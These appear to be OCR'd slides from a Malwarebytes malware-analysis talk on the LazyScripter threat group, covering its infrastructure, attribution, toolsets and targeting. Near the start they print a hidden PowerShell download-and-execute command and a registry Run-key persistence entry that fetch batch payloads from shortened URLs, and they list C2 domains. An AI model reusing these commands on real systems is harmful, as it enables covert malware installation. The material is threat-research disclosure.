
```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -WindowStyle Hidden -
command "IEX (New-Object Net.WebClient).DownloadFile('https://cutt.ly/fgOTMj0',,
'C:\Users\Public\Libraries\reguac.bat');" C:\Users\Public\Libraries\reguac.bat
```

- Registry key

```
Windows Registry Editor Version 5.00

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run]
"225kz"="cmd /c powershell -WindowStyle Hidden -command \"IEX (New-Object
Net.WebClient).DownloadFile('https://is.gd/4c4JCA', 'C:\\Users\\Public\\Libraries\\k.bat');\"
C:\\Users\\Public\\Libraries\\k.bat\"\""
```

Infrastructure

- Use Github, discord and dynamic DNS providers to host its payloads
- Use DDNS providers as it’s command and control infrastructure
  - googlechromeupdater.twilightparadox.com
  - iatassl-telechargementsecurity.duckdns.org
  - kasperskylab.ignorelist.com
  - hpsj.firewall-gateway.net
  - stub.ignorelist.com
  - o365.duckdns.org
  - dc10o365.duckdns.org
  - v365.duckdns.org
  - zfsociety.duckdns.org
  - svr044.duckdns.org



Malwarebytes

Attribution

LazyScripter

Attribution

- TTPs and Toolsets:
  - TTPs and Toolsets
  - Decoy documents
  - Victims
- Infrastructure
  - Were able to find some information about the attacker. The actor has used same Gmail account to register its DDNS servers.
  - Originated from Yemen but possibly operating from Morocco
  - Goes by “patche10” username
  - Gmail: hiralion01@gmail.com

Conclusion

- Initial infection vector
  - Spam campaigns
- Mainly has targeted aviation industry and those who looking for job in Canada
- Toolsets
  - Custom loaders: KOCTOPUS and Empoder
  - Open-source Rats: PowerShell Empire, Koadic RAT, Octopus RAT, Nishang and Invoke-Ngrok
  - Commercial Rats: LuminosityLink, Remcos, njRAT, Adwind and RMS
- Rely on obfuscation tools to hide its main intent: Batch encryption tool
- Uses embedded objects within the maldocs instead of using macros

Malwarebytes

Questions?

Contact me on my twitter: @h2jazi